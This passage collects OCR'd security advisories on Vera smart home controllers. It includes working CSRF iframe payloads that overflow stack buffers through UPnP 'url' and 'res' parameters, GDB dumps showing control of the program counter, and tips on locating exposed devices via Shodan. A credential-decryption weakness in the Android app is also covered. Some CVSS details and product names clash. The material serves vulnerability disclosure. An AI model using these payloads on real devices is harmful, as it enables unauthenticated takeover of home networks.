
1) Navigate to test_csf_bufferoverflow.html (Ensure to change the IP address of the device in the HTML file below before executing it

test_csrf_buferoverflow1.html

2) This should reboot the device completely
3) You can also use the python script below to generate the HTML file with other addresses that can execute code and do something other than reboot the device

generate_stack_port80.py

4) Below is the screenshot using GDB on the device to show that all the register values including $PC and $RA are in complete control of the attacker's payload




10.0.0.76 - PuTTY

```
and track explicitly loaded dynamic code.
set_close_on_exec 13
[New LWP 21912]

Program received signal SIGSEGV, Segmentation fault.
[Switching to LWP 21912]
0x41414141 in ?? ()
(gdb) info reg
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 00000001 00000000 00000002 00c1f008 2df37d18 00000000 00c0458c
            t0       t1       t2       t3       t4       t5       t6       t7
 R8   00000001 2b790128 00000000 10000000 00000000 00000057 00000800 00000400
            s0       s1       s2       s3       s4       s5       s6       s7
 R16  58585858 58585858 58585858 58585858 58585858 58585858 58585858 5a5a5a5a
            t8       t9       k0       k1       gp       sp       s8       ra
 R24  00000008 2b684d5c 00000000 00000000 00735e50 2df38468 59595959 41414141
        status       lo       hi badvaddr    cause       pc
      0000a413 00000002 00000000 41414140 00800008 41414141
          fcsr      fir  restart
      00000000 00000000 00000000
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x41414141 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) x/32x $sp
0x2df38468:     0x42424242      0x43434343      0x2df38500      0x00d8227c
0x2df38478:     0x2df38568      0x2df3856c      0x2df38538      0x2df45838
0x2df38488:     0x00000000      0x00000000      0x00735e50      0x00000000
0x2df38498:     0x2b4c7a90      0x00000545      0x00000000      0x006aa764
0x2df384a8:     0x00c1e81c      0x00000000      0x00c1e81c      0x00000000
0x2df384b8:     0x00000000      0x2b755358      0x00000000      0x00000000
0x2df384c8:     0x00000000      0x00000000      0x2df38558      0x2df38544
0x2df384d8:     0x2df45838      0x2df38758      0x2df384e8      0x004ec18c
(gdb) x/32x $sp-32
0x2df38448:     0x58585858      0x58585858      0x58585858      0x58585858
0x2df38458:     0x58585858      0x5a5a5a5a      0x59595959      0x41414141
0x2df38468:     0x42424242      0x43434343      0x2df38500      0x00d8227c
0x2df38478:     0x2df38568      0x2df3856c      0x2df38538      0x2df45838
0x2df38488:     0x00000000      0x00000000      0x00735e50      0x00000000
0x2df38498:     0x2b4c7a90      0x00000545      0x00000000      0x006aa764
0x2df384a8:     0x00c1e81c      0x00000000      0x00c1e81c      0x00000000
0x2df384b8:     0x00000000      0x2b755358      0x00000000      0x00000000
(gdb)
```


Vulnerability Description

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url "/port_3480". It seems that the UPNP services provide "request_image" as one of the service actions for a normal user to retreive an image from a camera that is controlled by the controller. It seems that the "URL" parameter passed in the query string is not sanitized and is stored on the stack which allows an attacker to overflow the buffer.



```
<html><body><iframe src=
'http://10.0.0.76:3480/data_request?id=request_image&cam=&url=http://XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXZZZZYYYYEOT[I&res=&ip=&user=&pass=&timeout=&Expires='
></iframe></body></html>
```

The function “LU::Generic_IP_Camera_Manager::REQ_Image” is activated when the lu_request_image is passed as the “id” parameter in query string. This function then calls “LU::Generic_IP_Camera_Manager::GetUrlFromArguments” and passes a “pointer” to the function where it will be allowed to store the value from URL parameter. This pointer is passed as the second parameter $a2 to the function “LU::Generic_IP_Camera_Manager::GetUrlFromArguments”. However, neither the callee or the caller in this case performs a simple length check and as a result an attacker who is able to send more than 1336 characters can easily overflow the values stored on the stack including $RA value and thus execute code on the device.



```
move    $s0, $a2
lw      $gp, 0x610+var_5C0($fp)
addiu   $v1, $fp, 0x610+var_59C
sw      $v1, 0x610+var_600($sp)  # char **
addiu   $v1, $fp, 0x610+var_598
sw      $v1, 0x610+var_5FC($sp)  # char **
la      $v1, URL  # "REQ_CameraLights %d/%p"
la      $t9, LU::Generic_IP_Camera_Manager::GetUrlFromArguments(LU::luc &,char *,int &,char const*&,char const*&,char const*)
addiu   $v1, (aScpdurl+4 - 0x690000)  # "URL"
lw      $a0, 1552($fp)  # this
sw      $v1, 24($sp)  # char *
move    $a1, $s0  # LU::luc *
addiu   $a2, $fp, 212  # char *
addiu   $a3, $fp, 112  # int *
jalr    $t9 ; LU::Generic_IP_Camera_Manager::GetUrlFromArguments(LU::luc &,char *,int &,char const*&,char const*&,char const*)
move    $s4, $v0
lw      $gp, 0x610+var_5C0($fp)
move    $a0, $s0  # this
la      $a1, aEAUniqueUserCo  # "e a unique User Code, using letters and"...
la      $t9, LU::luc::GetString(char const*,int *,int *)
addiu   $a1, (aMode - 0x6B0000)  # "mode"
move    $a2, $zero  # int *
move    $a3, $zero  # int *
jalr    $t9 ; LU::luc::GetString(char const*,int *,int *)
move    $s3, $v0
lw      $gp, 0x610+var_5C0($fp)
beqz    $v0, loc_50626C
sw      $zero, 0x610+var_38($fp)
```

```
100.00% (3336,1426) (524,63) 00106214 00506214: LU::Generic_IP_Camera_Manager::REQ_Image(std::string &,LU::luc &,std::string (Synchronized with Hex View-1)
```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing the buffer overflow attack and thus allow an attacker to control the device completely. In case, if the device’s web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker’s website which can then launch the attacks using hidden iframes or script tags, etc thus executing code on the device. The user of the device does not need to be logged into the device to execute the attacks.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

12) SIG-EXT-05-2017-12 (Unauthenticated Buffer Overflow in GetUrlFromArguments Function) -- CVE-2017-9392

Introduction

Recently an unauthenticated buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to execute code on the device and control the device completely. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a buffer overflow issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to execute code on the device and control the device completely. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----


1) Navigate to test_csf_bufferoverflow.html (Ensure to change the IP address of the device in the HTML file below before executing it

test_csrf_buferoverf
low2.html

2) This should reboot the device completely
3) You can also use the python script below to generate the HTML file with other addresses that can execute code and do something other than reboot the device

generate_stack_por
t3480.py


4) Below is the screenshot using GDB on the device to show that all the register values including $PC and $RA are in complete control of the attacker’s payload



```
root@MiOS_35037218:/tmp# ps -aux | grep Lua
22051 root      1684 S    /bin/sh /usr/bin/Start_LuaUPnP.sh
22085 root     57836 S    /usr/bin/LuaUPnP
23171 root      1672 S    grep Lua
root@MiOS_35037218:/tmp# kill -9 22051
root@MiOS_35037218:/tmp# kill -9 22085
root@MiOS_35037218:/tmp# ps -aux | grep Lua
23321 root      1672 S    grep Lua
root@MiOS_35037218:/tmp# gdb /usr/bin/LuaUPnP


dlopen failed on 'libthread_db.so.1' - File not found
GDB will not be able to debug pthreads.

GNU gdb 6.8
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "mipsel-openwrt-linux"...
(no debugging symbols found)
(gdb) r
Starting program: /usr/bin/LuaUPnP
warning: no loadable sections found in added symbol-file /lib/ld-uClibc.so.0
(no debugging symbols found)
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
set_close_on_exec 13
[New LWP 23327]
[New LWP 23516]

Program received signal SIGSEGV, Segmentation fault.
[Switching to LWP 23516]
0x59595959 in ?? ()
(gdb) info re
```


Vulnerability Description

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url “/port_3480”. It seems that the UPNP services provide “request_image” as one of the service actions for a normal user to retreive an image from a camera that is controlled by the controller. It seems that the “res” (resolution) parameter passed in the query string is not sanitized and is stored on the stack which allows an attacker to overflow the buffer.



```
<html><body><iframe src=
'http://10.0.0.76/port_3480/data_request?id=lu_request_image&url=&res=BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBEOT[I&ip=&user=test1&pass=test2&timeout=1010101&Expires=test&cam=9'></iframe></body></html>
```

The function “LU::Generic_IP_Camera_Manager::REQ_Image” is activated when the lu_request_image is passed as the “id” parameter in query string. This function then calls “LU::Generic_IP_Camera_Manager::GetUrlFromArguments”.This function retrieves all the parameters passed in query string including “res” and then uses the value passed in it to fill up buffer using sprintf function as depicted below



```
                addiu   $s0, $fp, 40
```

```
la      $a1, (aSceneHm+8)  # ""
la      $t9, sprintf
addiu   $a1, (aS_S - 0x6A0000)  # "%s_%s"
move    $a3, $s3
move    $a0, $s0  # s
jalr    $t9 ; sprintf
move    $a2, $s6
lw      $gp, 0xB8+var_98($fp)
lw      $a0, 0xC($s2)  # this
la      $a1, URL  # "REQ_CameraLights %d/%p"
la      $t9, LU::Device_Basic::GetVariable(char const*,char const*,bool)
addiu   $a1, (aUrnMicasave_20 - 0x690000)  # "urn:micasaverde-com:serviceId:Camera1"
move    $a2, $s0  # char *
jalr    $t9 ; LU::Device_Basic::GetVariable(char const*,char const*,bool)
move    $a3, $zero  # bool
lw      $gp, 0xB8+var_98($fp)
bnez    $v0, loc_505FB4
move    $s1, $v0
```

However, the function in this case misses to perform a simple length check and as a result an attacker who is able to send more than 184 characters can easily overflow the values stored on the stack including $RA value and thus execute code on the device.

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing the buffer overflow attack and thus allow an attacker to control the device completely. In case, if the device's web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker's website which can then launch the attacks using hidden iframes or script tags, etc thus executing code on the device. The user of the device does not need to be logged into the device to execute the attacks.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

13) SIG-EXT-05-2017-13 (Insecure Data Storage: Stealing Encrypted Files)

Introduction

Recently it was identified that the Android application Vera provided by Vera Technologies has been storing the user's username and password encrypted on the SDcard of the Android device. However, the application uses device parameters only to generate encryption key which allows any application installed on the device to generate the encryption key in the similar fashion and then steal the encrypted files from SDcard and decrypt user's credentials to access user's Vera cloud account. This was identified as a part of the research on IoT devices in the most recent firmware for VeraEdge device. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified identified that the Android application Vera provided by Vera Technologies has been storing the user's username and password encrypted on the SDcard of the Android device. However, the application uses device parameters only to generate encryption key which allows any application installed on the device to generate the encryption key in the similar fashion and then steal the encrypted files from SDcard and decrypt user's credentials to access user's Vera cloud account. It allows an attacker who can provide the default credentials to login into the Vera cloud services and control another user's device.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):

- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):
- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H
- Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).


Vulnerable Versions

All versions of AmcrestView Pro applications up to the latest version as of 7/19/17 contain the vulnerability.

Steps to Reproduce

----

1) Navigate to “/sdcard/Android/data/com.vera.android/files”
2) Observe that the files are in encrypted text on the device’s sdcard



files - root@10.0.0.76 - WinSCP

C:\Users\romeo\Desktop

Name	Size	Type	Changed
..		Parent directory	7/19/2017 10:19:45 AM
Alexa		File folder	1/20/2017 3:05:00 PM
android_workspace		File folder	4/5/2016 11:43:36 AM
android-support-v7-a...		File folder	7/10/2017 2:57:42 PM
Broadcom		File folder	6/23/2017 2:11:44 PM
FDNS		File folder	4/3/2017 8:23:40 PM
fetlife		File folder	6/24/2017 9:55:06 PM
fucker		File folder	7/14/2017 3:15:34 PM
Hardware hacking tut...		File folder	11/22/2016 4:57:35 PM
IoT		File folder	7/11/2017 4:47:22 PM
Misc PDFs		File folder	2/25/2017 6:54:37 PM
Pics		File folder	7/14/2017 10:30:26 PM
Security PDFs		File folder	6/9/2017 5:27:29 PM
